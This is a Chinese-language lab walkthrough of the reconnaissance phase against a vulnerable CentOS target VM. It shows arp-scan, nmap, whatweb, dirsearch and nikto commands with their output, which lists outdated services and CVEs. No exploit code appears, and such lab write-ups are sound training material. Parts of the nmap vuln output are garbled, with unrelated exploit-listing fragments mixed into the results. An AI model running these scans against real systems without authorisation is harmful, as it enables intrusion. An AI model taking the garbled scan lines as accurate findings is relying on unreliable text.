



# 一、信息收集

1. 主机发现，使用kali的arp-scan扫描，如下，192.168.0.14是vmware主机，应该就是靶机了

```
arp-scan -l
```

```
L$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:b2:44:16, IPv4: 192.168.0.107
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.0.1      f4:2a:7d:86:4e:d8      TP-LINK TECHNOLOGIES CO.,LTD.
192.168.0.102    b4:0e:de:61:da:aa      Intel Corporate
192.168.0.104    00:0c:29:d0:85:1f      VMware, Inc.
192.168.0.103    90:78:41:65:78:a4      Intel Corporate
192.168.0.100    c2:f2:56:63:43:54      (Unknown: locally administered)
192.168.0.101    b2:59:78:e2:4d:18      (Unknown: locally administered)

6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.986 seconds (128.90 hosts/sec). 6 responded
```

2. 使用nmap扫描端口，如下，开放了22、80、111、443、631、1000、3306端口，系统为centos，web中间件为Apache httpd 2.0.52，631端口允许PUT方法，3306端口有未授权访问

```
nmap -sV -sC -T4 192.168.0.104
```

```
L$ nmap -sV -sC -T4 192.168.0.104
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-02 17:47 CST
Nmap scan report for 192.168.0.104
Host is up (0.00058s latency).
Not shown: 993 closed tcp ports (conn-refused)
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 3.9p1 (protocol 1.99)
|_ ssh-hostkey:
|   1024 8f:3e:8b:1e:58:63:fe:cf:27:a3:18:09:3b:52:cf:72 (RSA1)
|   1024 34:6b:45:3d:ba:ce:ca:b2:53:55:ef:1e:43:70:38:36 (DSA)
|_   1024 68:4d:8c:bb:b6:5a:bd:79:71:b8:71:47:ea:00:42:61 (RSA)
|_ sshv1: Server supports SSHv1
80/tcp    open  http     Apache httpd 2.0.52 ((CentOS))
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-server-header: Apache/2.0.52 (CentOS)
111/tcp   open  rpcbind  2 (RPC #100000)
|_ rpcinfo:
|   program version    port/proto  service
|   100000   2           111/tcp     rpcbind
|   100000   2           111/udp     rpcbind
|   100024   1           997/udp     status
|_   100024   1           1000/tcp    status
443/tcp   open  ssl/http Apache httpd 2.0.52 ((CentOS))
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ sslv2:
|   SSLv2 supported
|   ciphers:
|   SSL2_DES_64_CBC_WITH_MD5
|   SSL2_RC4_64_WITH_MD5
|   SSL2_RC2_128_CBC_WITH_MD5
|   SSL2_DES_192_EDE3_CBC_WITH_MD5
|   SSL2_RC4_128_EXPORT40_WITH_MD5
|   SSL2_RC4_128_WITH_MD5
```

```

|_ 100024 1 1000/tcp status
443/tcp open ssl/http Apache httpd 2.0.52 ((CentOS))
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_ http-server-header: Apache/2.0.52 (CentOS)
|_ ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
|_ Not valid before: 2009-10-08T00:10:47
|_ Not valid after: 2010-10-08T00:10:47
|_ ssl-date: 2023-07-02T06:38:54+00:00; -3h09m17s from scanner time.
631/tcp open ipp CUPS 1.1
|_ http-methods:
|_ Potentially risky methods: PUT
|_ http-title: 403 Forbidden
|_ http-server-header: CUPS/1.1
1000/tcp open status 1 (RPC #100024)
3306/tcp open mysql MySQL (unauthorized)

Host script results:
|_ clock-skew: -3h09m17s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.72 seconds

```


3. 使用whatweb识别一下web服务，发现有PasswordField，是个登录界面

```
whatweb http://192.168.0.104
```

```

$ whatweb http://192.168.0.104
http://192.168.0.104 [200 OK] Apache[2.0.52], Country[RESERVED][ZZ], HTTPServer[CentOS][Apache/2.0.52 (CentOS)], IP[192.168.0.104], PHP[4.3.9], PasswordField[psw], X-Powered-By[PHP/4.3.9]

```



Remote System Administration Login	
Username	<input type="text"/>
Password	<input type="password"/>
<input type="button" value="Login"/>	

4. 扫描一下网站目录，使用dirsearch进行递归扫描，扫描结果如下

```
dirsearch -u http://192.168.0.104 -i 200,301 -r
```

```
[18:30:33] 200 - 667B - /index.php
[18:30:33] 200 - 667B - /index.php/login/ (Added to queue)
[18:30:36] 301 - 315B - /manual -> http://192.168.0.104/manual/ (Added to queue)
[18:30:36] 200 - 7KB - /manual/index.html
[18:30:51] Starting: index.php/login/
[18:31:33] Starting: manual/
[18:31:38] 200 - 11KB - /manual/LICENSE
[18:31:51] 301 - 318B - /manual/de -> http://192.168.0.104/manual/de/ (Added to queue)
[18:31:51] 301 - 325B - /manual/developer -> http://192.168.0.104/manual/developer/ (Added to queue)
[18:31:52] 301 - 318B - /manual/en -> http://192.168.0.104/manual/en/ (Added to queue)
[18:31:52] 301 - 319B - /manual/faq -> http://192.168.0.104/manual/faq/ (Added to queue)
[18:31:53] 301 - 318B - /manual/fr -> http://192.168.0.104/manual/fr/ (Added to queue)
[18:31:54] 301 - 321B - /manual/howto -> http://192.168.0.104/manual/howto/ (Added to queue)
[18:31:54] 200 - 3KB - /manual/images/ (Added to queue)
[18:31:54] 301 - 322B - /manual/images -> http://192.168.0.104/manual/images/ (Added to queue)
[18:31:55] 200 - 7KB - /manual/index.html
[18:31:55] 200 - 20KB - /manual/install.html
[18:31:57] 200 - 31KB - /manual/logs.html
[18:31:58] 301 - 320B - /manual/misc -> http://192.168.0.104/manual/misc/ (Added to queue)
[18:32:03] 301 - 324B - /manual/programs -> http://192.168.0.104/manual/programs/ (Added to queue)
[18:32:04] 301 - 318B - /manual/ru -> http://192.168.0.104/manual/ru/ (Added to queue)
[18:32:07] 200 - 4KB - /manual/ssl/ (Added to queue)
[18:32:07] 301 - 321B - /manual/style -> http://192.168.0.104/manual/style/ (Added to queue)
[18:32:12] Starting: manual/de/
[18:32:17] 200 - 11KB - /manual/de/LICENSE
[18:32:30] 301 - 317B - /manual/de/de -> http://192.168.0.104/manual/de/de/ (Added to queue)
[18:32:30] 301 - 328B - /manual/de/developer -> http://192.168.0.104/manual/de/developer/ (Added to queue)
[18:32:31] 301 - 317B - /manual/de/en -> http://192.168.0.104/manual/de/en/ (Added to queue)
[18:32:31] 301 - 324B - /manual/de/en/admin/ -> http://192.168.0.104/manual/de/en/admin/ (Added to queue)
[18:32:32] 301 - 322B - /manual/de/faq -> http://192.168.0.104/manual/de/faq/ (Added to queue)
[18:32:32] 301 - 317B - /manual/de/fr -> http://192.168.0.104/manual/de/fr/ (Added to queue)
[18:32:33] 301 - 324B - /manual/de/howto -> http://192.168.0.104/manual/de/howto/ (Added to queue)
[18:32:34] 301 - 325B - /manual/de/images -> http://192.168.0.104/manual/de/images/ (Added to queue)
[18:32:34] 200 - 3KB - /manual/de/images/ (Added to queue)
[18:32:34] 200 - 7KB - /manual/de/index.html
[18:32:34] 200 - 22KB - /manual/de/install.html
[18:32:36] 200 - 31KB - /manual/de/logs.html
[18:32:38] 301 - 323B - /manual/de/misc -> http://192.168.0.104/manual/de/misc/ (Added to queue)
[18:32:42] 301 - 327B - /manual/de/programs -> http://192.168.0.104/manual/de/programs/ (Added to queue)
[18:32:44] 301 - 317B - /manual/de/ru -> http://192.168.0.104/manual/de/ru/ (Added to queue)
[18:32:46] 200 - 4KB - /manual/de/ssl/ (Added to queue)
[18:32:46] 301 - 324B - /manual/de/style -> http://192.168.0.104/manual/de/style/ (Added to queue)
[18:32:52] Starting: manual/developer/
[18:33:15] 200 - 5KB - /manual/developer/index.html
[18:33:18] 200 - 12KB - /manual/developer/modules.html
[18:33:33] Starting: manual/en/
```

```
[18:33:38] 200 - 11KB - /manual/en/LICENSE
[18:33:50] 301 - 317B - /manual/en/de -> http://192.168.0.104/manual/de
[18:33:51] 301 - 328B - /manual/en/developer -> http://192.168.0.104/manual/en/deve
[18:33:52] 301 - 317B - /manual/en/en -> http://192.168.0.104/manual/en
[18:33:52] 301 - 324B - /manual/en/en/admin/ -> http://192.168.0.104/manual/en/admi
[18:33:52] 301 - 322B - /manual/en/faq -> http://192.168.0.104/manual/en/faq/
[18:33:53] 301 - 317B - /manual/en/fr -> http://192.168.0.104/manual/fr
[18:33:54] 301 - 324B - /manual/en/howto -> http://192.168.0.104/manual/en/howto/
[18:33:54] 200 - 3KB - /manual/en/images/ (Added to queue)
[18:33:54] 301 - 325B - /manual/en/images -> http://192.168.0.104/manual/en/images/
[18:33:55] 200 - 7KB - /manual/en/index.html
[18:33:55] 200 - 20KB - /manual/en/install.html
[18:33:57] 200 - 31KB - /manual/en/logs.html
[18:33:58] 301 - 323B - /manual/en/misc -> http://192.168.0.104/manual/en/misc/
[18:34:03] 301 - 327B - /manual/en/programs -> http://192.168.0.104/manual/en/progrn
[18:34:04] 301 - 317B - /manual/en/ru -> http://192.168.0.104/manual/ru
[18:34:07] 200 - 4KB - /manual/en/ssl/ (Added to queue)
[18:34:07] 301 - 324B - /manual/en/style -> http://192.168.0.104/manual/en/style/
[18:34:13] Starting: manual/faq/
[18:34:32] 200 - 5KB - /manual/faq/error.html
[18:34:34] 200 - 3KB - /manual/faq/index.html
[18:34:47] 200 - 7KB - /manual/faq/support.html
[18:34:52] Starting: manual/fr/
[18:34:57] 200 - 11KB - /manual/fr/LICENSE
[18:35:10] 301 - 317B - /manual/fr/de -> http://192.168.0.104/manual/de
[18:35:10] 301 - 328B - /manual/fr/developer -> http://192.168.0.104/manual/fr/deve
[18:35:11] 301 - 324B - /manual/fr/en/admin/ -> http://192.168.0.104/manual/en/admi
[18:35:11] 301 - 317B - /manual/fr/en -> http://192.168.0.104/manual/en
[18:35:12] 301 - 322B - /manual/fr/faq -> http://192.168.0.104/manual/fr/faq/
[18:35:13] 301 - 317B - /manual/fr/fr -> http://192.168.0.104/manual/fr
[18:35:13] 301 - 324B - /manual/fr/howto -> http://192.168.0.104/manual/fr/howto/
[18:35:14] 301 - 325B - /manual/fr/images -> http://192.168.0.104/manual/fr/images/
[18:35:14] 200 - 3KB - /manual/fr/images/
[18:35:14] 200 - 7KB - /manual/fr/index.html
[18:35:15] 200 - 20KB - /manual/fr/install.html
[18:35:17] 200 - 31KB - /manual/fr/logs.html
[18:35:18] 301 - 323B - /manual/fr/misc -> http://192.168.0.104/manual/fr/misc/
[18:35:23] 301 - 327B - /manual/fr/programs -> http://192.168.0.104/manual/fr/progrn
[18:35:24] 301 - 317B - /manual/fr/ru -> http://192.168.0.104/manual/ru
[18:35:26] 200 - 4KB - /manual/fr/ssl/ (Added to queue)
[18:35:27] 301 - 324B - /manual/fr/style -> http://192.168.0.104/manual/fr/style/
[18:35:32] Starting: manual/howto/
[18:35:45] 200 - 20KB - /manual/howto/auth.html
[18:35:47] 200 - 27KB - /manual/howto/cgi.html
[18:35:54] 200 - 6KB - /manual/howto/index.html
[18:36:12] Starting: manual/images/
```

```
[18:36:32] 200 - 1KB - /manual/images/favicon.ico
[18:36:52] Starting: manual/misc/
[18:37:14] 200 - 5KB - /manual/misc/index.html
[18:37:32] Starting: manual/programs/
[18:37:54] 200 - 5KB - /manual/programs/index.html
[18:38:12] Starting: manual/ru/
[18:38:17] 200 - 11KB - /manual/ru/LICENSE
[18:38:30] 301 - 317B - /manual/ru/de -> http://192.168.0.104/manual/de
[18:38:30] 301 - 328B - /manual/ru/developer -> http://192.168.0.104/manual/ru/deve
[18:38:31] 301 - 317B - /manual/ru/en -> http://192.168.0.104/manual/en
[18:38:31] 301 - 324B - /manual/ru/en/admin/ -> http://192.168.0.104/manual/en/admi
[18:38:32] 301 - 322B - /manual/ru/faq -> http://192.168.0.104/manual/ru/faq/ (
[18:38:32] 301 - 317B - /manual/ru/fr -> http://192.168.0.104/manual/fr
[18:38:33] 301 - 324B - /manual/ru/howto -> http://192.168.0.104/manual/ru/howto/
[18:38:34] 301 - 325B - /manual/ru/images -> http://192.168.0.104/manual/ru/images/
[18:38:34] 200 - 3KB - /manual/ru/images/
[18:38:34] 200 - 7KB - /manual/ru/index.html
[18:38:35] 200 - 29KB - /manual/ru/install.html
[18:38:37] 200 - 31KB - /manual/ru/logs.html
[18:38:38] 301 - 323B - /manual/ru/misc -> http://192.168.0.104/manual/ru/misc/
[18:38:43] 301 - 327B - /manual/ru/programs -> http://192.168.0.104/manual/ru/progrn
[18:38:44] 301 - 317B - /manual/ru/ru -> http://192.168.0.104/manual/ru
[18:38:46] 200 - 4KB - /manual/ru/ssl/ (Added to queue)
[18:38:47] 301 - 324B - /manual/ru/style -> http://192.168.0.104/manual/ru/style/
[18:38:52] Starting: manual/ssl/
[18:39:14] 200 - 4KB - /manual/ssl/index.html
[18:39:32] Starting: manual/style/
[18:39:47] 200 - 169B - /manual/style/build.properties
[18:39:49] 301 - 325B - /manual/style/css -> http://192.168.0.104/manual/style/css/
[18:39:55] 301 - 326B - /manual/style/lang -> http://192.168.0.104/manual/style/lan
[18:40:12] 200 - 701B - /manual/style/xsl/ (Added to queue)
[18:40:12] Starting: manual/de/developer/
[18:40:34] 200 - 5KB - /manual/de/developer/index.html
[18:40:38] 200 - 12KB - /manual/de/developer/modules.html
[18:40:52] Starting: manual/de/faq/
[18:41:11] 200 - 5KB - /manual/de/faq/error.html
[18:41:14] 200 - 3KB - /manual/de/faq/index.html
[18:41:26] 200 - 7KB - /manual/de/faq/support.html
[18:41:31] Starting: manual/de/howto/
[18:41:45] 200 - 20KB - /manual/de/howto/auth.html
[18:41:47] 200 - 27KB - /manual/de/howto/cgi.html
[18:41:53] 200 - 6KB - /manual/de/howto/index.html
[18:42:11] Starting: manual/de/images/
[18:42:31] 200 - 1KB - /manual/de/images/favicon.ico
[18:42:51] Starting: manual/de/misc/
[18:43:13] 200 - 5KB - /manual/de/misc/index.html
```

```
[18:43:30] Starting: manual/de/programs/
[18:43:52] 200 - 5KB - /manual/de/programs/index.html
[18:44:11] Starting: manual/de/ssl/
[18:44:33] 200 - 4KB - /manual/de/ssl/index.html
[18:44:51] Starting: manual/de/style/
[18:45:06] 200 - 169B - /manual/de/style/build.properties
[18:45:08] 301 - 328B - /manual/de/style/css -> http://192.168.0.104/manual/de/styl
[18:45:14] 301 - 329B - /manual/de/style/lang -> http://192.168.0.104/manual/de/sty
[18:45:30] 200 - 710B - /manual/de/style/xsl/ (Added to queue)
[18:45:31] Starting: manual/en/developer/
[18:45:53] 200 - 5KB - /manual/en/developer/index.html
[18:45:57] 200 - 12KB - /manual/en/developer/modules.html
[18:46:10] Starting: manual/en/faq/
[18:46:29] 200 - 5KB - /manual/en/faq/error.html
[18:46:32] 200 - 3KB - /manual/en/faq/index.html
[18:46:45] 200 - 7KB - /manual/en/faq/support.html
[18:46:50] Starting: manual/en/howto/
[18:47:03] 200 - 20KB - /manual/en/howto/auth.html
[18:47:05] 200 - 27KB - /manual/en/howto/cgi.html
[18:47:12] 200 - 6KB - /manual/en/howto/index.html
[18:47:29] Starting: manual/en/images/
[18:47:49] 200 - 1KB - /manual/en/images/favicon.ico
[18:48:09] Starting: manual/en/misc/
[18:48:30] 200 - 5KB - /manual/en/misc/index.html
[18:48:48] Starting: manual/en/programs/
[18:49:10] 200 - 5KB - /manual/en/programs/index.html
[18:49:27] Starting: manual/en/ssl/
[18:49:49] 200 - 4KB - /manual/en/ssl/index.html
[18:50:07] Starting: manual/en/style/
[18:50:21] 200 - 169B - /manual/en/style/build.properties
[18:50:24] 301 - 328B - /manual/en/style/css -> http://192.168.0.104/manual/en/styl
[18:50:29] 301 - 329B - /manual/en/style/lang -> http://192.168.0.104/manual/en/sty
[18:50:45] 200 - 710B - /manual/en/style/xsl/ (Added to queue)
[18:50:46] Starting: manual/fr/developer/
[18:51:08] 200 - 5KB - /manual/fr/developer/index.html
[18:51:12] 200 - 12KB - /manual/fr/developer/modules.html
[18:51:26] Starting: manual/fr/faq/
[18:51:46] 200 - 5KB - /manual/fr/faq/error.html
[18:51:49] 200 - 3KB - /manual/fr/faq/index.html
[18:52:01] 200 - 7KB - /manual/fr/faq/support.html
[18:52:06] Starting: manual/fr/howto/
[18:52:20] 200 - 20KB - /manual/fr/howto/auth.html
[18:52:21] 200 - 27KB - /manual/fr/howto/cgi.html
[18:52:28] 200 - 6KB - /manual/fr/howto/index.html
[18:52:46] Starting: manual/fr/images/
[18:53:05] 200 - 1KB - /manual/fr/images/favicon.ico
```




```
[18:53:25] Starting: manual/fr/misc/
[18:53:46] 200 - 5KB - /manual/fr/misc/index.html
[18:54:04] Starting: manual/fr/programs/
[18:54:26] 200 - 5KB - /manual/fr/programs/index.html
[18:54:43] Starting: manual/fr/ssl/
[18:55:05] 200 - 4KB - /manual/fr/ssl/index.html
[18:55:23] Starting: manual/fr/style/
[18:55:38] 200 - 169B - /manual/fr/style/build.properties
[18:55:40] 301 - 328B - /manual/fr/style/css -> http://192.168.0.104/manual/fr/styl
[18:55:46] 301 - 329B - /manual/fr/style/lang -> http://192.168.0.104/manual/fr/sty
[18:56:02] 200 - 710B - /manual/fr/style/xsl/ (Added to queue)
[18:56:02] Starting: manual/ru/developer/
[18:56:25] 200 - 5KB - /manual/ru/developer/index.html
[18:56:29] 200 - 12KB - /manual/ru/developer/modules.html
[18:56:43] Starting: manual/ru/faq/
[18:57:03] 200 - 5KB - /manual/ru/faq/error.html
[18:57:06] 200 - 3KB - /manual/ru/faq/index.html
[18:57:19] 200 - 7KB - /manual/ru/faq/support.html
[18:57:24] Starting: manual/ru/howto/
[18:57:37] 200 - 20KB - /manual/ru/howto/auth.html
[18:57:39] 200 - 27KB - /manual/ru/howto/cgi.html
[18:57:45] 200 - 6KB - /manual/ru/howto/index.html
[18:58:03] Starting: manual/ru/images/
[18:58:23] 200 - 1KB - /manual/ru/images/favicon.ico
[18:58:43] Starting: manual/ru/misc/
[18:59:06] 200 - 5KB - /manual/ru/misc/index.html
[18:59:24] Starting: manual/ru/programs/
[18:59:46] 200 - 5KB - /manual/ru/programs/index.html
[19:00:03] Starting: manual/ru/ssl/
[19:00:25] 200 - 4KB - /manual/ru/ssl/index.html
[19:00:43] Starting: manual/ru/style/
[19:00:58] 200 - 169B - /manual/ru/style/build.properties
[19:01:00] 301 - 328B - /manual/ru/style/css -> http://192.168.0.104/manual/ru/styl
[19:01:06] 301 - 329B - /manual/ru/style/lang -> http://192.168.0.104/manual/ru/sty
[19:01:22] 200 - 710B - /manual/ru/style/xsl/
```

5. 访问manual目录, 是apache http server 2.0的默认界面



← → ↻ 🏠 192.168.0.104/manual/ ☆ 📧 ☰

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB >> 其他书签

 [Modules](#) | [Directives](#) | [FAQ](#) | [Glossary](#) | [Sitemap](#)

**Apache HTTP Server Version 2.0**

[Apache](#) > [HTTP Server](#) > [Documentation](#)

---

## Apache HTTP Server Version 2.0 Documentation

Available Languages: [de](#) | [en](#) | [es](#) | [ja](#) | [ko](#) | [ru](#)

<b>Release Notes</b> <a href="#">New features with Apache 2.0</a> <a href="#">Upgrading to 2.0 from 1.3</a> <a href="#">Apache License</a>	<b>Users' Guide</b> <a href="#">Binding</a> <a href="#">Configuration Files</a> <a href="#">Configuration Sections</a> <a href="#">Content Negotiation</a> <a href="#">Dynamic Shared Objects (DSO)</a> <a href="#">Environment Variables</a> <a href="#">Log Files</a> <a href="#">Mapping URLs to the Filesystem</a> <a href="#">Performance Tuning</a> <a href="#">Security Tips</a> <a href="#">Server-Wide Configuration</a>	<b>How-To / Tutorials</b> <a href="#">Authentication, Authorization, and Access Control</a> <a href="#">CGI: Dynamic Content</a> <a href="#">.htaccess files</a> <a href="#">Server Side Includes (SSI)</a> <a href="#">Per-user Web Directories (public_html)</a>
<b>Reference Manual</b> <a href="#">Compiling and Installing</a> <a href="#">Starting</a> <a href="#">Stopping or Restarting</a> <a href="#">Run-time Configuration Directives</a> <a href="#">Directive Quick-Reference</a> <a href="#">Modules</a>		<b>Platform Specific Notes</b> <a href="#">Microsoft Windows</a> <a href="#">Novell NetWare</a> <a href="#">EBCDIC Port</a>

6. 使用nmap扫描一下主机漏洞，如下扫描出CVE-2007-6750、CVE-2014-0224、CVE-2015-4000、CVE-2007-6750、CVE-2014-3566、CVE-2007-6750

```
nmap --script=vuln 192.168.0.104
```

```

| http-csrf: Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.0.104
| Found the following possible CSRF vulnerabilities:
|
|   Path: http://192.168.0.104:80/ - Path Traversal & Remote Code Execution (RCE)
|   Form id: frmlogin - Path Traversal & Remote Code Execution (RCE)
|   Form action: index.php - Remote Code Execution (RCE) (2)
|   Path: http://192.168.0.104:80/index.php - Cross-Site Scripting
|   Form id: frmlogin - Redirects
|   Form action: index.php - WebDAV XML External Entity
|
| http-slowloris-check:
| VULNERABLE:
| Slowloris DOS attack
| State: LIKELY VULNERABLE
| IDs: CVE:CVE-2007-6750
| Slowloris tries to keep many connections to the target web server open and hold
| them open as long as possible. It accomplishes this by opening connections to
| the target web server and sending a partial request. By doing so, it starves
| the http server's resources causing Denial Of Service.
|
| Disclosure date: 2009-09-17
| References:
|   http://ha.ckers.org/slowloris/
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|
| _http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| _http-trace: TRACE is enabled
| 111/tcp open rpcbind
| 443/tcp open https
| _http-dombased-xss: Couldn't find any DOM based XSS.
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.0.104
| Found the following possible CSRF vulnerabilities:
|
|   Path: https://192.168.0.104:443/
|   Form id: frmlogin
|   Form action: index.php
|
|   Path: https://192.168.0.104:443/index.php
|   Form id: frmlogin
|   Form action: index.php
|
| _http-stored-xss: Couldn't find any stored XSS vulnerabilities.

```

```

|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ssl-ccs-injection: 作 编辑 查看 帮助
|_  VULNERABLE:
|_  SSL/TLS MITM vulnerability (CCS Injection) [Partial Server/Monitoring Multiple Cross-Sit 10
|_  State: VULNERABLE [Request Forgery (Multiple Admin Function) 10
|_  Risk factor: High [Server 2.0.49 Patch Released & Remote Code Execution (RCE) 10
|_  OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h [RCE) 10
|_  does not properly restrict processing of ChangeCipherSpec messages, 10
|_  which allows man-in-the-middle attackers to trigger use of a zero 10
|_  length master key in certain OpenSSL-to-OpenSSL communications, and 10
|_  consequently hijack sessions or obtain sensitive information, via 10
|_  a crafted TLS handshake, aka the "CCS Injection" vulnerability. 10
|_
|_  References: 10
|_  http://www.openssl.org/news/secadv_20140605.txt 10
|_  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224 10
|_  http://www.cvedetails.com/cve/2014-0224 10
|_  sslv2-drown: ERROR: Script execution failed (use -d to debug) 10
|_  ssl-dh-params: 10
|_  VULNERABLE: 10
|_  Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam) 10
|_  State: VULNERABLE 10
|_  IDs: BID:74733 CVE:CVE-2015-4000 10
|_  The Transport Layer Security (TLS) protocol contains a flaw that is 10
|_  triggered when handling Diffie-Hellman key exchanges defined with 10
|_  the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker 10
|_  to downgrade the security of a TLS session to 512-bit export-grade 10
|_  cryptography, which is significantly weaker, allowing the attacker 10
|_  to more easily break the encryption and monitor or tamper with 10
|_  the encrypted stream. 10
|_  Disclosure date: 2015-5-19 1.2.20 - Remote Buffer Overflow 10
|_  Check results: 10
|_  EXPORT-GRADE DH GROUP 1 10
|_  Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA 10
|_  Modulus Type: Safe prime 10
|_  Modulus Source: mod_ssl 2.0.x/512-bit MODP group with safe prime modulus 10
|_  Modulus Length: 512 10
|_  Generator Length: 8 10
|_  Public Key Length: 512 10
|_  References: 10
|_  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000 10
|_  https://www.securityfocus.com/bid/74733 10
|_  https://weakdh.org 10

```

References:	
<a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000">https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000</a>	
<a href="https://www.securityfocus.com/bid/74733">https://www.securityfocus.com/bid/74733</a>	
<a href="https://weakdh.org">https://weakdh.org</a>	
Diffie-Hellman Key Exchange Insufficient Group Strength	multiple/remote
State: VULNERABLE	multiple/remote
Transport Layer Security (TLS) services that use Diffie-Hellman groups of insufficient strength, especially those using one of a few commonly shared groups, may be susceptible to passive eavesdropping attacks.	multiple/webapp
Check results:	multiple/webapp
WEAK DH GROUP 1	java/webapps/31
Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA	150/webapps/321
Modulus Type: Safe prime	150/webapps/321
Modulus Source: mod_ssl 2.0.x/1024-bit MODP group with safe prime modulus	150/webapps/341
Modulus Length: 1024	multiple/dos/31
Generator Length: 8	linux/remote/41
Public Key Length: 1024	linux/remote/31
References:	linux/remote/50
<a href="https://weakdh.org">https://weakdh.org</a>	java/remote/394
http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)	linux/local/389
http-trace: TRACE is enabled	java/remote/504
http-slowloris-check:	java/remote/504
VULNERABLE:	multiple/remote
Slowloris DOS attack	multiple/dos/31
State: LIKELY VULNERABLE	linux/local/150
IDs: CVE:CVE-2007-6750	linux/remote/31
Slowloris tries to keep many connections to the target web server open and hold them open as long as possible. It accomplishes this by opening connections to the target web server and sending a partial request. By doing so, it starves the http server's resources causing Denial Of Service.	multiple/dos/41
Disclosure date: 2009-09-17	linux/remote/15
References:	windows/x64/pep
<a href="http://ha.ckers.org/slowloris/">http://ha.ckers.org/slowloris/</a>	multiple/remote
<a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750">https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750</a>	
ssl-poodle:	
VULNERABLE:	
SSL POODLE information leak	
State: VULNERABLE	
IDs: BID:70574 CVE:CVE-2014-3566	
The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other products, uses nondeterministic CBC padding, which makes it easier	

```

ssl-poodle:
  VULNERABLE:
  SSL POODLE information leak
  State: VULNERABLE
  IDs: BID:70574 CVE:CVE-2014-3566
  The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
  products, uses nondeterministic CBC padding, which makes it easier
  for man-in-the-middle attackers to obtain cleartext data via a
  padding-oracle attack, aka the "POODLE" issue.
  Disclosure date: 2014-10-14
  Check results:
  TLS_RSA_WITH_AES_128_CBC_SHA
  References:
  https://www.openssl.org/~bodo/ssl-poodle.pdf
  https://www.securityfocus.com/bid/70574
  https://www.imperialviolet.org/2014/10/14/poodle.html
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
  http-enum:
  /icons/: Potentially interesting directory w/ listing on 'apache/2.0.52 (centos)'
  /manual/: Potentially interesting folder
631/tcp open ipp
http-slowloris-check:
  VULNERABLE:
  Slowloris DOS attack
  State: LIKELY VULNERABLE
  IDs: CVE:CVE-2007-6750
  Slowloris tries to keep many connections to the target web server open and hold
  them open as long as possible. It accomplishes this by opening connections to
  the target web server and sending a partial request. By doing so, it starves
  the http server's resources causing Denial Of Service.
  Disclosure date: 2009-09-17
  References:
  http://ha.ckers.org/slowloris/
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
1000/tcp open cadlock
3306/tcp open mysql

Nmap done: 1 IP address (1 host up) scanned in 337.89 seconds

```

## 7. 使用nikto扫描一下web漏洞

```
nikto http://192.168.0.104
```

```

+ Server: Apache/2.0.52 (CentOS)
+ /: Retrieved x-powered-by header: PHP/4.3.9.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.0.52 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /?PHPB885F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHP9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
